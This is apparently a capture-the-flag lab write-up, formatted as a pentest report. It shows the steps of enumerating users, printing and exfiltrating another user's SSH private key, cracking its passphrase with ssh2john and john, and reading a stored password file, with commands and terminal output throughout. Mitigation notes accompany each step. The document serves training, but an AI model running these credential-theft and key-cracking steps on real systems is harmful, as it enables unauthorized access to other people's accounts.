jan@ip-10-10-182-90:/home$ ls
jan kay ubuntu
```

Figure 27

```

jan@ip-10-10-182-90:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 root root 4096 Aug 30 11:35 ..
-rw----- 1 kay kay 789 Jun 22 13:41 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo

```

Figure 28

- We found another user **kay** which may help us gain more information about the target.
- With this we can say the challenge provided to us is completed.

Enumerate the machine to find any vectors for privilege escalation

Figure 29

Ninth Question:

What is the name of the other user you found(all lower case)?


A screenshot of a dark-themed web interface for a question. At the top, the question text "What is the name of the other user you found(all lower case)?" is displayed. Below the question is a text input field with the placeholder text "Answer format: ***". To the right of the input field is a button with a green border and the text "Submit" preceded by a small icon.

Figure 30

- Attack Used: Lateral Movement – User Enumeration
- Severity: High
- CVSS Score: 8
- Impact:
 - Identification of additional users provides more opportunities for privilege escalation.
 - Increases the attacker's reach within the compromised system.
 - May expose users with higher privileges or sensitive data.

Steps to Reproduce:

- Log into the target machine as user **jan**
- Command – `ssh jan@10.10.182.90`

```
(root@kali)~[/home/kali/ASHOK_siravi]
# ssh jan@10.10.182.90
jan@10.10.182.90's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat 30 Aug 2025 11:53:31 AM EDT
```

Figure 31

- Use lateral movement to search for other users that may be present.
- Let's see home directory

```
jan@ip-10-10-182-90:~$ cd ..
jan@ip-10-10-182-90:/home$ ls
jan  kay  ubuntu
```

Figure 32

- With this we have confirmed the existence of another user named **kay and ubuntu**.

Mitigation Steps:

- Limit user accounts on servers to only necessary personnel.
- Monitor and log SSH logins and user activities.
- Regularly audit system user lists and permissions.

Tenth Question:

If you have found another user, what can you do with this information?



Figure 33

- Attack Used: Lateral Movement (Targeting Additional Users)
- Severity: High
- CVSS Score: 8
- Impact:
 - Possibility of gaining access to higher privileged users.
 - Access to sensitive files (private keys, backup files, credentials).
 - Facilitate privilege escalation to root or administrative accounts.

Steps to Reproduce:

- After discovering the user kay check for directories stored in the user.
- Look for information that may help in accessing higher privileges.
- **Command – ls -la**
- As you may see in the image below we found many directories and one of them was **.ssh** which contains three files:
 - **Authorized_keys**
 - **Id_rsa**
 - **Id_rsa.pub**

These files may contain information which may help us in future to log in as kay user.




Figure 34

- **Command – cat id_rsa**
- As we can see in the below image the file is a type of private key, which may be helpful to us in the upcoming challenge.

The screenshot shows a terminal window with a file manager overlay. The terminal output shows the following commands and results:

```

jan@ip-10-10-182-90:~$ ls -la
total 40
drwxr-xr-x 3 jan jan 4 Apr 17 2018 .
drwxr-xr-x 3 jan jan 4 Apr 17 2018 ..
-rw-r--r-- 1 jan jan 655 Apr 17 2018 .profile
-rw-r--r-- 1 jan jan 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 jan jan 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-10-182-90:~$ cd .ssh/
jan@ip-10-10-182-90:~/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@ip-10-10-182-90:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRg3+9vn6xcuJpzUDuUt1Z
o9dyIEJB4wUJTueBPmb487RdFVKTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
Xrvjw/HRiGcXPY8B7nsA1eiPYrP2ZHIH3Q0FIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAn+3T5FU49AEVK8JtZnLTEBw31mxjy0LLXaqIaX5QfeXMacIQOUWCHATlpVxmN
lG4BaG7cVXs1AmPieflx7uN4Rub9N2S4Zp0lp1bCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqykLKU2dPseU7rlVPaqa6y+ogK/woTbnTrkRngKqLQxML
1TW7ue4vr1ETfc275hzWVh6FK1etDfaiV0hMaGtPm+eWUoX0r7DB1vR1vMTtdnE

```


Figure 35

Mitigation Steps:

- Use strict file permissions for user directories and sensitive files.
- Enforce strong passwords for all users.
- Monitor user activity and detect unauthorized access attempts.

Eleventh Question:

What is the final password you obtain?



What is the final password you obtain?

Answer format: *****

Submit Hint

Figure 36

- Attack Used: Cracking SSH Private Key to Obtain User Credentials
- Severity: Critical
- CVSS Score: 9.8
- Impact:
 - Full control of a secondary user account (kay).
 - Retrieval of final challenge password.

Steps to Reproduce:


- Copy the **id_rsa** file that we found during the previous challenge to our attacker box.
- **Command** – **scp jan@10.10.182.90:/home/kay/.ssh/id_rsa .**



```
(root@kali)-[/home/kali/ASHOK_siravi]
# scp jan@10.10.182.90:/home/kay/.ssh/id_rsa .
jan@10.10.182.90's password:
id_rsa
100% 3326 11.9KB/s 00:00
```

Figure 37

- Next, we will convert this private key (id_rsa) to a hash using **ssh2john.py**.
- **Command** – **python3 /opt/john/ssh2john.py id_rsa > ssh_hash.txt**



```
(root@kali)-[/home/kali/ASHOK_siravi]
# ssh2john id_rsa > ssh_hash.txt
```

Figure 38

- Crack the hash obtained after this using **john** to obtain the password.
- **Command** – **john ssh_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt**
- **Password Obtained** – **beeswax**
- Can be seen in the below image:

```
(root@kali)-[/home/kali/ASHOK_siravi]
# john ssh_hash.txt --wordlist=/home/kali/Downloads/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:00 DONE (2025-08-30 12:05) 25.00g/s 2068Kp/s 2068Kc/s 2068Kc/s beeswax..bambino1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 39

- Change the permission of **id_rsa** to use it in SSH login.
- **Command** – **chmod 600 id_rsa**
- Next, we use this password to login to the **kay** user account.
- **Command** – **ssh -i id_rsa kay@10.10.182.90**

```
(root@kali)-[/home/kali/ASHOK_siravi]
# ssh -i id_rsa kay@10.10.182.90
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat 30 Aug 2025 12:06:46 PM EDT
System load:  0.0          Processes:            111
Usage of /:   50.5% of 13.62GB Users logged in:        1
Memory usage: 43%         IPv4 address for eth0: 10.10.182.90
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-10-182-90:~$ ls
pass.bak
kay@ip-10-10-182-90:~$
```

Figure 40

- Logged in as **kay** user.
- Next, we use **ls** command to look for the file that may contain the password.
- **Result File** – **pass.bak**
- To read the contents of that file:
- **Command** – **cat pass.bak**

```
(root@kali)-[/home/kali/ASHOK_siravi]
└─# ssh -i id_rsa kay@10.10.182.90
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat 30 Aug 2025 12:06:46 PM EDT

System load:  0.0               Processes:    111
Usage of /:   50.5% of 13.62GB   Users logged in: 1
Memory usage: 43%              IPv4 address for eth0: 10.10.182.90
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-10-182-90:~$ ls
pass.bak
kay@ip-10-10-182-90:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Figure 41

- **Result – heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$**

What is the final password you obtain?

Figure 42

Mitigation Steps:

- Enforce strong, encrypted SSH key policies
- Use monitoring tools to detect SSH brute-force or key reuse.